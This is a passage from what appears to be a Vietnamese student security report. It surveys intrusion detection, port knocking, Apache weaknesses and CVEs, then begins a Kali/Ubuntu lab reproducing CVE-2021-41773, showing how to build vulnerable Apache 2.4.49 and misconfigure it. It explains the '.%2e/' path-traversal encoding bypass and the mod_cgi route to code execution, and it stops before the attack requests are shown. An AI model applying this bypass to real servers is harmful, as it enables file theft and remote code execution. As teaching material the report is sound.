Hệ thống Phát hiện Xâm nhập (IDS): IDS chủ yếu được thiết kế để giám sát lưu lượng mạng và phát hiện các hành vi bất thường hoặc các dấu hiệu của các cuộc tấn công. Khi phát hiện một hoạt động đáng ngờ, IDS sẽ phát ra cảnh báo cho quản trị viên. Có hai phương pháp chính để phát hiện xâm nhập:

* **Dựa trên chữ ký (Signature-based)**: So sánh lưu lượng mạng với các mẫu đã biết của các cuộc tấn công. Phương pháp này rất hiệu quả với các mối đe dọa đã biết nhưng không thể phát hiện các cuộc tấn công mới hoặc các biến thể của chúng.
* **Dựa trên bất thường (Anomaly-based)**: Xác định các hành vi bất thường so với hoạt động thông thường của mạng. Phương pháp này có thể phát hiện các mối đe dọa mới nhưng có thể tạo ra nhiều cảnh báo sai (false positives).

Hệ thống Ngăn chặn Xâm nhập (IPS): IPS không chỉ phát hiện mà còn có khả năng tự động ngăn chặn các cuộc tấn công. Khi phát hiện một mối đe dọa, IPS có thể thực hiện các hành động như chặn lưu lượng, kết nối hoặc thậm chí cấu hình lại server để ngăn chặn tấn công. IPS sử dụng các phương pháp tương tự như IDS để phát hiện xâm nhập, nhưng đi kèm với các biện pháp ngăn chặn tự động.

IDPS có thể được phân loại dựa trên vị trí và phạm vi giám sát của chúng:

* **Network-based IDPS (NIDPS)**: Giám sát lưu lượng mạng tại một hoặc nhiều điểm trong mạng. Thường được đặt ở các điểm chiến lược như sau tường lửa hoặc gần các thiết bị đầu cuối quan trọng.
* **Host-based IDPS (HIDPS)**: Giám sát hoạt động trên các thiết bị cá nhân như máy tính, máy chủ. HIDPS có thể phát hiện các hành vi bất thường hoặc các thay đổi trong hệ thống tập tin của máy chủ.
* **Wireless IDPS (WIDPS)**: Giám sát lưu lượng mạng không dây và phát hiện các hoạt động bất thường hoặc không mong muốn trong mạng Wi-Fi.
* **Network Behavior Analysis (NBA)**: Tập trung vào việc phát hiện các hành vi bất thường trong lưu lượng mạng, như các cuộc tấn công DDoS hoặc các hoạt động quét mạng.

### Gõ cửa cổng (Port-Knocking) trên Web Server

Quét cổng hay có tên thuật ngữ là Port Scanning, là một trong những công cụ chính trong tay kẻ tấn công gây rắc rối cho cộng đồng bảo mật. Một giải pháp được biết đến như gõ của cổng hay có tên thuật ngữ Port-Knocking, một cơ chế rất tinh vi để ngăn chặn kẻ tấn công khám phá các cổng đang mở trên server.

Quy trình port knocking là một chuỗi gửi gói tin rất đơn giản nhưng khá thông minh, bắt chước câu chuyện "Open Sesame" nổi tiếng từ các câu chuyện cổ tích. Để có thể kết nối với một cổng cụ thể, trước tiên phải gửi các gói tin đến các cổng đóng được chỉ định trước theo một chuỗi đã được xác định trước để thông báo cho tường lửa rằng nó phải mở cổng. Nếu các cổng đóng chính xác đã được "ping" theo đúng thứ tự quy định, tường lửa sẽ mở cổng mong muốn cho phép kết nối. Nếu không, cổng mong muốn sẽ không xuất hiện là mở.

Giả sử người dùng muốn truy cập vào một dịch vụ chạy trên cổng 22 (SSH) của máy chủ web. Trước khi người dùng có thể truy cập vào cổng 22, bạn phải gửi các gói tin đến một chuỗi các cổng khác đã được định cấu hình trước. Ví dụ, các cổng đó có thể là 1234, 5678, và 9101. Người dùng cần gửi các gói tin theo đúng thứ tự đến các cổng 1234, 5678, và 9101. Tường lửa (Firewall) sẽ nhận ra chuỗi các gói tin này và sau đó mở cổng 22 cho địa chỉ IP của người dùng đó. Nếu không gửi đúng các gói tin đến đúng các cổng theo đúng thứ tự quy định, tường lửa sẽ không mở cổng 22.

Phương pháp này được sử dụng để cô lập các tài nguyên quan và chỉ cấp quyền truy cập và nhận thức về sự tồn tại của chúng cho những người dùng thực sự được phép. Cách tốt nhất để giữ một cánh cửa khóa là nếu người ta không biết cách tìm cánh cửa ngay từ đầu.

### Mã hóa hệ thống tệp tin

Đôi khi với những phương pháp bảo mật mới nhất, hiện đại nhất nhưng dữ liệu vẫn có thể bị đánh cắp khỏi máy chủ. Một kĩ thuật phổ biến được áp dụng là mã hóa hệ thống tệp. Bằng cách mã hóa dữ liệu được lưu trên hệ thống máy chủ, có thể ngăn chặn truy cập trái phép trong trường hợp dữ liệu bị đánh cắp. Các tài liệu có tầm quan trọng lớn đối với doanh nghiệp, quân sự hoặc tài chính thường khiến các doanh nghiệp và chính phủ lo lắng nếu rơi vào tay kẻ xấu. Hiện nay, có nhiều công cụ khác nhau để mã hóa hệ thống tệp phù hợp với mọi người quản trị viên. Ví dụ như: BitLocker, VeraCrypt, FileVault,…

# CHƯƠNG 3: APACHE VÀ BẢO MẬT TRÊN APACHE



## Tổng quan về Apache

### Giới thiệu về Apache

Apache là một Web Server phổ biến hiện nay, cho phép bạn xây dựng một Website an toàn một cách đơn giản, không mất quá nhiều thời gian và công sức. Đây là lựa chọn hàng đầu của nhiều doanh nghiệp và tổ chức. Apache được cài đặt trên phần cứng Web Server. Tên chính thức của Apache là Apache HTTP Server, do Apache Software Foundation phát triển và điều hành.



Hình 3. 1: Logo Apache



### Cách thức hoạt động của Apache

Công việc chính của Apache là giúp khởi tạo kết nối giữa trình duyệt của người dùng (như Cốc Cốc, Google Chrome, Firefox,...) và Server, rồi hỗ trợ truyền tải tập tin 2 chiều giữa 2 điểm cuối này theo cấu trúc Client - Server.

Giả sử khi người dùng truy cập vào Website doanh nghiệp và truy cập một trang Web cụ thể, ví dụ như trang chủ Homepage. Quá trình hoạt động sẽ như sau:


* Trình duyệt của người dùng sẽ gửi yêu cầu tải trang Web Homepage lên Server.
* Phần mềm Server sẽ gửi trả kết quả là tất cả các tập tin cấu thành trang Homepage đó cho người dùng, bao gồm văn bản, hình ảnh,…

Server và Client có thể giao tiếp với nhau thông qua giao thức HTTP, và phần mềm Server (cũng chính là Apache) có trách nhiệm đảm bảo quá trình kết nối này được diễn ra ổn định và bảo mật nhất giữa 2 máy.

### So sánh Apache với các Web Server phổ biến khác


So sánh Apache và 2 Web Server phổ biến hiện nay là Nginx và Apache Tomcat:

* Điểm khác biệt giữa Apache và Ngix:
  + Apache sử dụng cấu trúc dạng luồng, nên khi ứng dụng vào các Website có lưu lượng traffic lớn sẽ khiến ảnh hưởng đến hiệu suất, còn Nginx thì không.
  + Nginx hỗ trợ xử lý theo hướng xử lý sự kiện, giúp chúng phân tán truy vấn hiệu quả, mang lại khả năng quản lý tốt hơn so với Apache.
  + Apache phù hợp với các doanh nghiệp vừa và nhỏ hơn Nginx, vì chúng có cách thức sử dụng đơn giản, dễ cấu hình và hỗ trợ nhiều modules hơn.



Hình 3. 2: Apache vs Nginx

* Điểm khác nhau giữa Apache và Apache Tomcat:
  + Tomcat được thiết kế dành riêng cho Java. Ngược lại, Apache hỗ trợ nhiều ngôn ngữ lập trình khác (Python PHP,...) và nhiều module Apache khác.
  + Hiệu suất của Tomcat trên các trang Web tĩnh không hiệu quả như của Apache.
  + Việc cấu hình Tomcat sẽ phức tạp và khó khăn hơn Apache.



Hình 3. 3: Apache vs Tomcat

### Ưu điểm và nhược điểm của Apache

Ưu điểm:

* Apache là phần mềm miễn phí.
* Cấu hình đơn giản và thân thiện.
* Apache có độ ổn định và đánh tin cậy.
* Phần mềm được cập nhật thường xuyên.
* Phát hiện và báo lỗi bảo mật liên tục giúp người dùng ngăn chặn kịp thời, không để thông tin bị đánh cắp.
* Có nhiều tài liệu hỗ trợ.
* Cộng đồng Apache lớn có thể được giúp đỡ và hỗ trợ dễ dàng.

Nhược điểm:

* Có thể chậm hoặc gặp vấn đề trong quá trình truy vấn bởi có nhiều người truy cập Apache cùng một lúc.
* Khả năng bảo mật còn chưa hiệu quả hoàn toàn bởi là một phần mềm mã nguồn mở nên người dùng có thể chọn nhiều cách thiết lập khác nhau.

## Bảo mật trên Apache

### Vấn đề bảo mật trên Apache

Vấn đề bảo mật với Apache có thể bao gồm các cuộc tấn công cấp mạng và tấn công cấp hệ điều hành. Thông thường kẻ tấn công nhằm vào bất kì lỗ hổng hoặc lỗi nào trong cấu hình của Apache và thực hiện khai thác. Những lỗ hổng này bao gồm:

* **Sự cho phép không chính xác với các file và thư mục:** Điều này xảy ra khi các thư mục tập tin trên máy chủ web không được cấp quyền đúng cách, cho phép người dùng không được phép truy cập, chỉnh sửa hoặc xóa tập tin. Quyền truy cập tập tin đúng cách nên hạn chế quyền dựa trên nguyên tắc quyền tối thiểu, đảm bảo rằng chỉ những người dùng và dịch vụ được ủy quyền mới có thể truy cập vào các tập tin nhạy cảm.
* **Cấu hình mặc định:** Apache thường đi kèm với các cài đặt mặc định không an toàn. Những cấu hình mặc định này có thể bao gồm tên người dùng và mật khẩu mặc định, các cổng mở hoặc các tập tin và kịch bản mẫu có thể bị khai thác. Kẻ tấn công có thể dễ dàng tìm và khai thác các cài đặt mặc định này nếu chúng không được thay đổi.
* **Bật các dịch vụ không cần thiết:** Chạy các dịch vụ không cần thiết trên Apache có thể tăng bề mặt tấn công. Mỗi dịch vụ đều có thể có các lỗ hổng mà kẻ tấn công có thể khai thác. Việc vô hiệu hóa bất kỳ dịch vụ nào không cần thiết cho hoạt động của Apache là cần thiết để giảm thiểu các điểm truy cập tiềm năng cho kẻ tấn công.
* **Thiếu bảo mật:** Danh mục này bao gồm nhiều bảo mật khác nhau, nếu không được thực hiện, có thể để lại máy chủ dễ bị tấn công. Ví dụ bao gồm việc thiếu tường lửa phù hợp, hệ thống phát hiện xâm nhập, các cuộc kiểm tra bảo mật định kỳ và vá lỗi phần mềm kịp thời.
* **Lỗi phần mềm:** Các lỗi phần mềm có thể dẫn đến các lỗ hổng mà kẻ tấn công có thể khai thác. Những lỗi này có thể tồn tại trong chính phần mềm Apache, trong hệ điều hành nền tảng hoặc trong bất kỳ ứng dụng nào chạy trên máy chủ. Giữ cho phần mềm luôn được cập nhật với các bản vá mới nhất là rất quan trọng để giảm thiểu rủi ro do lỗi phần mềm gây ra.
* **Cấu hình chứng chỉ SSL sai:** Chứng chỉ SSL (TLS) được sử dụng để mã hóa dữ liệu được truyền giữa máy chủ web và các khách hàng. Nếu chứng chỉ SSL bị cấu hình sai, có thể dẫn đến mã hóa yếu, làm cho kẻ tấn công dễ dàng chặn và đọc dữ liệu nhạy cảm.

Quản trị viên Apache phải đảm bảo loại bỏ tất cả các lỗ hổng và triển khai các biện pháp bảo mật. Khi bị xâm nhập, hậu quả có thể rất nghiêm trọng, bao gồm:

* **Xâm phạm tất cả các tài khoản người dùng**: Tất cả các tài khoản người dùng trên máy chủ có thể bị đánh cắp hoặc kiểm soát bởi kẻ tấn công, dẫn đến mất mát hoặc lạm dụng thông tin cá nhân và dữ liệu nhạy cảm.
* **Từ chối các dịch vụ mà máy chủ cung cấp**: Máy chủ có thể bị làm cho không thể hoạt động, gây gián đoạn dịch vụ cho tất cả người dùng hợp pháp và làm tổn hại uy tín của tổ chức quản lý máy chủ.
* **Thay đổi giao diện (defacement)**: Trang web có thể bị thay đổi giao diện, thường để lại các thông điệp hoặc hình ảnh không mong muốn của kẻ tấn công. Điều này không chỉ gây hại về mặt thẩm mỹ mà còn làm tổn hại đến hình ảnh của tổ chức.
* **Phát động các cuộc tấn công khác thông qua trang web bị xâm nhập**: Máy chủ bị xâm nhập có thể trở thành bàn đạp để kẻ tấn công tiến hành các cuộc tấn công khác, bao gồm phát tán phần mềm độc hại, gửi thư rác, hoặc tham gia vào các cuộc tấn công DDoS.
* **Truy cập các tài nguyên và đánh cắp dữ liệu**: Kẻ tấn công có thể truy cập vào các tài nguyên của máy chủ như cơ sở dữ liệu, tập tin và ứng dụng, từ đó đánh cắp hoặc hủy hoại dữ liệu quan trọng

Quản trị viên máy chủ phải liên tục cập nhật các biện pháp bảo mật và giám sát hoạt động của Apache để phát hiện sớm các dấu hiệu xâm nhập và xử lý kịp thời, nhằm bảo vệ dữ liệu và dịch vụ khỏi các mối đe dọa tiềm ẩn.



### Một số kĩ thuật tấn công Apache phổ biến

#### DoS/DDoS Attacks

Các cuộc tấn công DoS/DDoS được sử dụng để gửi hàng loạt yêu cầu giả mạo đến máy chủ web, dẫn đến tình trạng máy chủ bị sập, không khả dụng hoặc từ chối dịch vụ đối với tất cả người dùng.

#### DNS Server Hijacking

Bằng cách tấn công máy chủ DNS, kẻ tấn công có thể thay đổi cấu hình DNS. Sự thay đổi này có thể dẫn đến việc chuyển hướng các yêu cầu từ máy chủ web mục tiêu đến máy chủ độc hại do kẻ tấn công kiểm soát.

#### Man-in-the-Middle Attack

Bằng cách sử dụng tấn công Man-in-the-Middle, kẻ tấn công đặt mình giữa máy khách và máy chủ để nghe trộm các gói tin, trích xuất thông tin nhạy cảm từ quá trình giao tiếp bằng cách chặn và thay đổi các gói tin.

#### Phishing Attacks

Bằng cách sử dụng tấn công phishing, kẻ tấn công cố gắng lấy cắp thông tin đăng nhập từ một trang web giả mạo trông giống như một trang web hợp pháp. Thông tin bị đánh cắp này, chủ yếu là thông tin xác thực, được kẻ tấn công sử dụng để giả mạo thành người dùng hợp pháp trên máy chủ mục tiêu thực sự.

#### HTTP Response Splitting Attack

HTTP Response Splitting tấn công kỹ thuật trong đó kẻ tấn công gửi yêu cầu tách phản hồi đến máy chủ (chèn các ký tự điều khiển ví dụ như kí tự xuống dòng). Bằng cách này, kẻ tấn công có thể thêm phản hồi tiêu đề, dẫn đến máy chủ sẽ chia phản hồi thành hai phản hồi. Phản hồi thứ hai nằm dưới sự kiểm soát của kẻ tấn công, vì vậy người dùng có thể được chuyển hướng đến trang web độc hại.

#### Web Cache Poisoning Attack

Là một kỹ thuật trong đó kẻ tấn công xoá bộ nhớ đệm thực tế của máy chủ web và lưu trữ các mục giả mạo bằng cách gửi một yêu cầu được tạo đặc biệt vào bộ nhớ đệm. Điều này sẽ chuyển hướng người dùng đến các trang web độc hại.

#### SSH Brute-force Attack

Một kỹ thuật trong đó kẻ tấn công cố gắng đoán mật khẩu SSH thông qua việc thử tất cả các kết hợp mật khẩu có thể. Bằng cách brute-force thông tin đăng nhập SSH, kẻ tấn công có thể có được quyền truy cập trái phép vào đường hầm SSH. Đường hầm mã hóa này được sử dụng để giao tiếp giữa các máy chủ.

#### Web Application Attacks

Các cuộc tấn công liên quan đến ứng dụng web khác có thể bao gồm:

* **Cookie Tampering:** Là việc kẻ tấn công sửa đổi các giá trị cookie để giả mạo phiên người dùng hoặc đánh cắp thông tin.
* **SQL Injection:** Kẻ tấn công chèn mã SQL độc hại vào yêu cầu để thực hiện các hành động không mong muốn trên cơ sở dữ liệu.
* **Session Hijacking:** Kẻ tấn công chiếm đoạt phiên làm việc của người dùng hợp pháp để truy cập trái phép.
* **Cross-Site Request Forgery (CSRF) Attack:** Kẻ tấn công gửi yêu cầu giả mạo từ người dùng đến ứng dụng mà người dùng đã đăng nhập.
* **Cross-Site Scripting (XSS) Attack:** Kẻ tấn công chèn mã JavaScript độc hại vào trang web để thực thi mã này trên trình duyệt của người dùng.
* **Buffer Overflow:** Kẻ tấn công gửi dữ liệu vượt quá khả năng xử lý của bộ đệm, gây lỗi và thực thi mã độc.

### Lỗ hổng trên Apache

Trải qua lịch sử phát triển của Apache đã có rất nhiều lỗ hổng được tìm ra, dưới đây là một số lỗ hổng hay còn được biết đến là CVE:

* **CVE-2021-41773:** là mã định danh của phiên bản Apache HTTP Server 2.4.49, phiên bản dễ bị khai thác bởi các lỗ hỗng Path traversal và RCE (thực thi mã từ xa). Khai thác lỗ hỗng này cho phép tin tặc xem được bất kỳ tệp tin đang tồn tại trên server, từ đó thực thi trực tiếp các lệnh tùy ý thông qua thư viện /bin/sh. Mặc dù đã có bản vá nhưng giải pháp mà Apache đưa ra lại chưa xử lý chưa triệt để lỗ hổng và tin tặc vẫn sử dụng cách thức tương tự để bypass dễ dàng.
* **CVE-2023-25690:** ảnh hưởng đến máy chủ Apache HTTP phiên bản 2.4.0 đến 2.4.55. Đây là lỗi tận dụng một số cấu hình mod\_proxy nhất định, dẫn đến khả năng xảy ra một cuộc tấn công HTTP request smuggling. Kẻ tấn công từ xa có thể khai thác lỗ hổng này để qua mặt các biện pháp kiểm soát truy cập trong máy chủ proxy, do đó ủy quyền các URL không mong muốn cho máy chủ gốc. Hơn nữa, điều này có thể dẫn đến nhiễm độc bộ nhớ đệm (cache poisoning) - một mối đe dọa nghiêm trọng đối với tính toàn vẹn của dữ liệu và bảo mật máy chủ.
* **CVE-2024-38474:** là một lỗ hổng bảo mật trong Apache HTTP Server phiên bản 2.4.59 và các phiên bản trước đó. Vấn đề này liên quan đến mod\_rewrite và cho phép kẻ tấn công thực thi các tập lệnh trong các thư mục được cấu hình cho phép nhưng không thể truy cập trực tiếp bằng bất kỳ URL nào hoặc tiết lộ nguồn của các tập lệnh vốn chỉ được thực thi dưới dạng CGI.
* **CVE-2022-28330:** vấn đề này xuất hiện trên Apache HTTP Server 2.4.53 và các phiên bản trước đó trên Windows có thể đọc vượt quá giới hạn bộ nhớ khi được định cấu hình để xử lý các yêu cầu bằng mô-đun mod\_isapi.
* **CVE-2022-23943:** là một lỗ hổng bảo mật nghiêm trọng ảnh hưởng đến Apache HTTP Server, cụ thể là mô-đun mod\_sed. Vấn đề viết ngoài phạm vi (out-of-bounds write) này cho phép kẻ tấn công ghi đè bộ nhớ heap (một khu vực trong bộ nhớ của máy tính được sử dụng để cấp phát và quản lý bộ nhớ động trong quá trình chạy của các chương trình) bằng dữ liệu có thể độc hại, ảnh hưởng đến các hệ thống chạy Apache HTTP Server phiên bản 2.4.52 và các phiên bản trước đó.

# CHƯƠNG 4: THỰC NGHIỆM



## Đối tượng thực nghiệm

* CVE-2021-41773 trong Apache HTTP Server

## CVE-2021-41773

### Thông tin cơ bản

Điểm số theo hệ thống đánh giá lỗ hổng chung (CVS) cho CVE-2021-41773 là 7.5, theo Cơ sở dữ liệu lỗ hổng quốc gia (NVD). Điểm số 7.5 cho thấy mức độ nghiêm trọng cao. Điều này cho thấy lỗ hổng này có nguy cơ cao và có thể bị khai thác để gây ra thiệt hại hoặc gián đoạn lớn. Nền tảng bị ảnh hưởng bởi lỗ hổng này là Apache HTTP Server, một phần mềm máy chủ web được sử dụng rộng rãi để lưu trữ các trang web và ứng dụng web.

Có hai loại lỗ hổng được đề cập trong CVE này:

* **Path Traversal**: Loại lỗ hổng này cho phép kẻ tấn công truy cập vào các thư mục và tập tin nằm ngoài thư mục gốc của web. Điều này có thể dẫn đến việc truy cập trái phép vào các tập tin nhạy cảm.
* **Remote Code Execution**: Lỗ hổng này cho phép kẻ tấn công thực thi mã tùy ý trên máy chủ. Điều này có thể dẫn đến việc kiểm soát hoàn toàn máy chủ bị ảnh hưởng.


Các phiên bản cụ thể của Apache HTTP Server bị ảnh hưởng là 2.4.49 và 2.4.50



### Thông tin chi tiết

#### Nguyên nhân


Từ code của các phiên bản thì ta thấy đoạn code chuẩn hóa url như sau:

Hình 4. 1: Code chuẩn hóa của Apache

Nguyên nhân dẫn đến lỗ hổng là nhà phát triển đã thêm một số thay đổi trong mã nguồn chuẩn hóa đường dẫn (loại bỏ các phần không mong muốn hoặc nguy hiểm trong URL) nhưng web server không thể phát hiện ra các ký tự được truyền qua URL dưới dạng **"dot-dot-slash" (../)**. Chức năng chuẩn hóa đường dẫn trong ứng dụng chịu trách nhiệm giải mã các giá trị được mã hóa ở URL từ URI để ngăn chặn việc lợi dụng lỗ hỗng Path traversal. Chức năng này đã dễ dàng bị vượt qua khi kẻ tấn công mã hóa thành **"%2e"** ở dấu chấm thứ 2, từ đó kẻ tấn công có thể chuyển **../** thành **.%2e/** để thực hiện việc tấn công.

Ngoài ra, thì để khai thác thành công lỗ hổng này thì Apache Http Server cần phải được cấu hình directory directive cho toàn bộ hệ thống là Require all trong file cấu hình. Trong đó directory directive cho phép quản trị viên kiểm soát quyền truy cập và các thiết lập khác cho các thư mục cụ thể trên máy chủ. Nếu được thiết lập Require all grandted bất kì người dùng nào gửi yêu cầu HTTP tới máy chủ đều có thể truy cập vào các tài nguyên trong thư mục đó mà không cần xác thực hoặc kiểm tra quyền truy cập.


Cấu hình tồn tại lỗ hổng:



Hình 4. 2: Cấu hình tồn tại lỗ hổng

Để tấn công remote code execution thì module **mod\_cgi** phải được bật trên cấu hình của web server. Trong đó module mod\_cgi là một thành phần của máy chủ web Apache cho phép xử lý các yêu cầu CGI (Common Gateway Interface). Các yêu cầu CGI cho phép các ứng dụng web tương tác với máy chủ web bằng cách thực thi các chương trình hoặc lệnh từ xa. Khi mod\_cgi được bật và có lỗ hổng Path Traversal, kẻ tấn công có thể gửi một HTTP POST request để thực thi các lệnh trên máy chủ.

Đề kích hoạt module **mod\_cgi**:



Hình 4. 3: Cách kích hoạt mod\_cgi

#### Kết luận

Với những phân tích trên thì có thể thấy được sự ảnh hưởng rất rõ ở đây đó là: Apache ver 2.4.49/2.4.50 + Cấu hình sai directory directive sẽ hoàn toàn có thể đọc bất kì file nào tồn tại trên server.

Với Apache ver 2.4.49/2.4.50 + Cấu hình sai directory directive + enable mod\_cgi sẽ xuất hiện lỗ hổng Remote Code Execution (Thực thi mã từ xa)​.

### Tiến hành thực nghiệm

#### Công cụ sử dụng


* Attacker Machine: Kali Linux.
* Webserver Machine: Ubuntu 20.04 *(Lưu ý: với Ubuntu là server trước khi thực hiện câu lệnh cần truy cập quyền root).*
* Phiên bản Apache HTTP version 2.4.49

#### Thực hiện thiết lập

**Bước 1:** Thiết lập kết nối máy ảo.


Sau khi dựng hai máy thành công thực hiện cấu hình Network để hai máy có thể cùng trong mạng nội bộ.

* Để cấu hình cùng mạng trên Kali và Ubuntu chọn mode NAT network – tạo một mạng nội bộ giữa 2 máy ảo và có thể kết nối với Internet. Mặc định với mode NAT network có dải mạng 10.2.0/24.
  + Ubuntu: Virtual Box Manager -> Setting ubuntu -> Network -> Adapter 1 -> Attached to: NAT network -> OK




Hình 4. 4: Cấu hình network Ubuntu

* + Kali: Virtual Box Manager -> Setting kali -> Network -> Adapter 1 -> Attached to: NAT network -> OK




Hình 4. 5: Cấu hình network Kali

* Kiểm tra địa chỉ IP: ifconfig
  + Ubuntu




Hình 4. 6: Địa chỉ IP của Ubuntu

* + Kali




Hình 4. 7: Địa chỉ IP của Kali

* Kiểm tra kết nối mạng: ping địa\_chỉ\_IP
  + Ubuntu



Hình 4. 8: Kiểm tra kết nối mạng của Ubuntu

* + Kali



Hình 4. 9: Kiểm tra kết nối mạng của Kali

**Bước 2:** Cài đặt Apache

* Thực hiện trên Ubuntu.
* Truy cập vào trang web: <https://archive.apache.org/dist/httpd/httpd-2.4.49.tar.gz> thực hiện tải Apache phiên bản 2.4.49
* Thực hiện lệnh update: apt update
* Cài đặt các thư viện như: **gcc**, **make**, **pcre**: apt-get install gcc make libpcre3-dev
* Cài đặt thư viện **APR-util**: apt-get install libapr1-dev libaprutil1-dev
* Giải nén thư mục mới tải về: tar -xzvf httpd-2.4.49.tar.gz
* Di chuyển đến thư mục vừa giải nén: cd httpd-2.4.49
* Kiểm tra và chuẩn bị môi trường biên dịch: ./configure
* Biên dịch Apache: make
* Cài đặt Apache: make install
* Sau khi cài đặt thành công thực hiện kiểm tra:

/usr/local/apache2/bin/httpd -v



Hình 4. 10: Phiên bản Apache

* Lưu ý: khi server khởi động lại Apache sẽ tự động tắt, để khởi động lại /usr/local/apache2/bin/apachectl -k start
* Kiểm tra trên máy Kali: curl <http://10.0.2.15>



Hình 4. 11: Kiểm tra Apache trên Kali


#### Tấn công Path traversal

**Bước 1:** Cấu hình Directory directive

* Thực hiện câu lệnh trên Ubuntu:

nano /usr/local/apache2/conf/httpd.conf

* Thêm vào file: *Require all granted*
* Kết quả:



Hình 4. 12: Kết quả cấu hình Path traversal

**Bước 2**: Trên Ubuntu thực hiện reset lại:

